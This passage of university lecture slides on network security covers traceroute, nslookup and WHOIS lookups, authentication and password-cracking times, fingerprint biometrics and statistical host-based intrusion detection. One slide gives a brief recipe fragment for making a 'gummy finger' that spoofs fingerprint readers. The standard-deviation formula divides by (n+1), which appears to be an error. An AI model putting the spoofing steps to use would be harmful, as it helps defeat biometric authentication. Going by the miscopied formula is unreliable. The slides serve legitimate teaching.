  8   24ms     0/ 100 =  0%          0/ 100 =  0%          |          203.188.117.6
  9   20ms     0/ 100 =  0%          0/ 100 =  0%          |          147.8.239.15

Trace complete.

C:\Users\lenovo>
```

The nslookup command



```
C:\Users\lenovo>nslookup 202.43.223.187
Server: UnKnown
Address: 10.0.1.1

Name: 11.ycs.vip.hk1.yahoo.com
Address: 202.43.223.187



C:\Users\lenovo>
```

Network Applications: WHOIS

Who is Who

- WHOIS is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block, or an autonomous system, but is also used for a wider range of other information.
- The protocol stores and delivers database content in a human-readable format. The WHOIS protocol is documented in RFC 3912.

<https://www.whois.com/whois/hsbc.com.hk>



A screenshot of a web browser showing the Whois website. The header features the Whois logo with the tagline "Identity for everyone". Below the logo is a navigation bar with tabs: DOMAINS, WEBSITE, CLOUD, HOSTING, SERVERS, EMAIL, SECURITY, WHOIS. The WHOIS tab is highlighted with a blue background and white text. A small orange "NEW" badge is positioned above the HOSTING tab. The main content area displays the domain "hsbc.com.hk" with a note indicating it was updated 3 days ago. Below this, there is a section titled "Whois server by HKIRC" with a message about .hk top level Domain names being registered via HKIRC-Accredited Registrars, with a link to https://www.hkirc.hk/content.jsp?id=280.

Whois server by HKIRC

.hk top level Domain names can be registered via HKIRC-Accredited Registrars.
Go to <https://www.hkirc.hk/content.jsp?id=280> for details.

Domain Name: HSBC.COM.HK

Domain Status: Active

DNSSEC: unsigned

Contract Version: Refer to registrar

Active variants

Inactive variants

Registrar Name: MARKMONITOR INC.

Registrar Contact Information: Email: ccops@markmonitor.com

Reseller:

https://www.whois.com/whois/hsbc.cor Search...

Whois hsbc.com.hk

x

Registrant Contact Information:

Company English Name (It should be the same as the registered/corporate name): -
Address: LEVEL 10 TOWER 3 HSBC CENTRE 1 SHAM MONG ROAD
Country: Hong Kong (HK)
Email: **dnsadmin@hsbc.com.hk**
Domain Name Commencement Date: 16-10-1996
Expiry Date: 01-10-2020
Re-registration Status: Complete

Administrative Contact Information:

Given name: DNS
Family name: ADMIN
Company name: THE HONGKONG
Address: LEVEL 10 TOWER 3 HSBC CENTRE
Country: Hong Kong (HK)
Phone: +852-22881976
Fax: +852-22881
Email: **dnsadmin@hsbc.com.hk**
Account Name: HK3673824T

Technical Contact Information:

Given name: APAC
Family name: DNS TECHNICAL CONTACT
Company name: THE HONGKONG
Address: LEVEL 10, TOWER 3, HSBC
Country: Hong Kong (HK)
Phone: +852-22881901
Fax: +852-22881944
Email: **dnstech@hsbc.com.hk**

Whois Database

- <http://www.apnic.net/>
- <http://www.arin.net>

COMP 3355

Application Layer Security

K.P. Chow

University of Hong Kong

AUTHENTICATION

Identification and Authentication

- Username and Password
 - Most common scheme to login to a computer system, carried out in 2 steps:
 1. Identification: enter the user name
 2. Authentication: enter the password
- Other authentication techniques:
 1. Something you know, e.g. password
 2. Something you have, e.g. smartcard
 3. Something you are, e.g. biometric
- Definitions:
 - Subject: a user
 - Credential: the required proof needed by the system to validate the identity of the user, e.g. the password
 - Principal: a name associated with a subject, e.g. username
 - Subject can have multiple names, e.g. different username on different machine

Password Study

Group	Password Criteria	Try to crack the passwords
A	Passwords consists of ≥ 6 characters, with at least 1 non-letter	30% easy to crack (passwords easy to remember)
B	Passwords based on passphrases	10% were cracked (passwords easy to remember)
C	Passwords consists of 8 randomly selected characters	10% were cracked (passwords difficult to remember)

Year 2015

Amount of Time to Crack Passwords

"abcdefg" 7 characters  .29 milliseconds

"abcdefgh" 8 characters  5 hours

"abcdefghi" 9 characters  5 days

"abcdefhij" 10 characters  4 months

"abcdefhijk" 11 characters  1 decade

"abcdefhijkl" 12 characters  2 centuries

BetterBuys

Character Type Difference

Combining ASCII, Lowercase, Uppercase, and Numeric

"Password"

Cracked just under the time
it would take lightning to strike 2-3 times

"P@sswOrD"

Will be cracked in the same amount of time
it took to carve Mt. Rushmore, or 14 years.

BetterBuys

Biometric – Fingerprint


- Enrollment/Registration : recording of fingerprint info
 - Fingerprint is ‘captured’ by a device
 - ‘features’ are extracted (based on some mathematical models)
 - ‘features’ are recorded in a database
- Verification / Identification: checking of a fingerprint
 - Fingerprint is ‘captured’, ‘features’ are extracted
 - ‘features’ are compared with those in database
 - Known-subject matching : match with one stored fingerprint features record
 - Unknown-subject matching: match all records to find records with similar features (more on investigation, less popular)

What is a feature?


Fingerprint Scanner




input



ridges




minutiae features



Fingerprint Global Features

- Global features: patterns
 - aggregate characteristics of ridges
- 3 basic patterns: arch, loop, whorl
 - Arch: ridges enter from one side of the finger, rise in the center forming an arc, and then exit the other side
 - Loop: ridges enter from one side of a finger, form a curve, and tend to exit from the same side they enter
 - Whorl: ridges form circularly around a central point on the finger



Are we using these in automatic fingerprint recognition?

Fingerprint Local Features

- Local features: minutiae
- Major Minutia features of fingerprint ridges are: ridge ending, bifurcation, and short ridge (or dot).




Figure 1


ridge ending
(termination)



bifurcation




short ridge



Fingerprint Minutiae Matching

- Minutiae are extracted from the 2 fingerprints and stored as sets of points in the 2-dimensional plane
- Each minutia is stored as a triplet $\{x,y, \theta\}$, where (x,y) is the minutia location coordinate and θ is the minutia angle
- Formulated as a “point pattern matching” problem and processed by pattern recognition algorithm



template

input
fingerprint

The Guidance Note



HONG KONG MONETARY AUTHORITY
香港金融管理局

- Should implement proper techniques to authenticate the identity and authority of their customers and their e-banking systems, and to ensure the integrity of information transmitted over networks
- Customer authentication can be achieved by any one of the following methods: (i) something a customer knows (e.g., passwords); (ii) something a customer has (e.g., digital certificate token); (iii) something

Stronger customer authentication combines at least two of the above methods

Artificial Finger

gummy-finger-slides.pdf (SECURED) - Adobe Acrobat Pro

File Edit View Document Comments Forms Tools Advanced Window Help

Create Combine Collaborate Secure Sign Forms Multimedia Comment

17 / 33 80% Find

Recipe 1-4

Making an Artificial Finger directly from a Live Finger

How to make a gummy finger

Pour the liquid into the mold.

Put it into a refrigerator to cool.

It takes around 10 minutes.

The gummy finger

Yokohama Nat. Univ. Matsumoto Laboratory

HOST-BASED INTRUSION DETECTION

Intrusion Detection – Motivations & Basis


Motivations:...

- Collection of information about intrusion techniques that can be used to strengthen the intrusion prevention facility.

Intrusion detection basis:

“The behavior of intruders differs from that of a legitimate user in a quantifiable way.”

Profiles of Behavior of Intruders and Authorized Users



Intruders and Intrusions

- Intruders:

- Masquerader: an unauthorized principal who penetrates the OS's access controls to gain a legitimate user's permission
- Misfeasor: a legitimate user who either access resources for which he is not authorized, or misuses access to resources that he is authorized to access
- Clandestine user: an individual who seizes supervisory control of the OS and uses it to evade auditing

- Intrusions:

- Attempts to copy password file regularly
- Suspicious RPC requests periodically
- Multiple attempts to connect to nonexistent “bait” machines




Host-Based Intrusion Detection – Audit Records

- Traditional approach to ID: protecting the OS on the basis of audit records, such as audit trails, log files, ...
- Native audit record is to collect information on user activity, mainly for accounting purpose
- Detection specific audit record is an entry generated when a security-critical operation is performed by a subject on an object
- Typical audit record:

Subject	Action	Object	Exception Condition	Resource Usage	Time Stamp
KPC	read	secret.txt	read violation	RECORDS=0	20110310: 23:12
Hui	execute	Copy.exe	write violation	RECORDS=0	20110311: 02:55

Statistical Intrusion Detection

- Commonly used in host-based IDS
- 3 methods: anomaly detection, threshold detection, correlation methods



Statistical Methods for Intrusion Detection


**Uses statistical methods to generate values and patterns
that are typical for a particular system:**

- Counter: a count of certain event types over a period of time, e.g. number of password failure
- Gauge: measure the current value of some entities, e.g. number of logical connections assigned to a user application, number of messages generated by a process
- Interval timer: length of time between 2 events, e.g. time between successive logins to an account
- Resource utilization: quantity of resources consumed in a specified period, e.g. number of pages printed by a user session

Statistical Measurements

- Mean and standard deviation: average and variability
- Multivariate analysis: measure the correlation
- Markov process: measure the transition among states, e.g. transition between certain commands
- Time series: focus on time intervals, looking for sequence of events that happen too rapidly or too slowly
- Operational: based on a judgment of what is considered abnormal, instead of based on past records, e.g. large number of login attempts in a short period of time

Mean and Standard Deviation




Mean and Standard Deviation Model

- Known events: $x_1, \dots x_n$
- Mean and standard deviation (SD):
 - $\text{sum} = x_1 + \dots + x_n$
 - $\text{sumsquares} = x_1^2 + \dots + x_n^2$
 - $\text{mean} = \text{sum} / n$
 - $\text{stdev} = \sqrt{(\text{sumsquares} / (n+1) - \text{mean}^2)}$
- New observation x_{n+1} is defined to be abnormal if it falls outside a *confidence interval* that is d standard deviations from the mean for some parameter d :
 - $\text{mean} + d * \text{stdev}$
- By Chebyshev's inequality, the probability of a value falling outside this interval is at most $1/d^2$
 - E.g., for $d = 4$, the probability is at most 0.0625

Correlation Coefficient


Correlation Coefficient
Shows Strength & Direction of Correlation




$$r = \frac{\sum_i (x_i - \bar{x})(y_i - \bar{y})}{\sqrt{\sum_i (x_i - \bar{x})^2} \sqrt{\sum_i (y_i - \bar{y})^2}}$$

Get the correlation coefficient (r) from your calculator or computer


- r has a value between -1 and +1:




$$r = -1$$



$$r = -0.7$$




$$r = -0.4$$




$$r = 0$$



$$r = 0.3$$



$$r = 0.8$$



$$r = 1$$


Points fall exactly
on a straight line

No linear
relationship

Points fall exactly
on a straight line

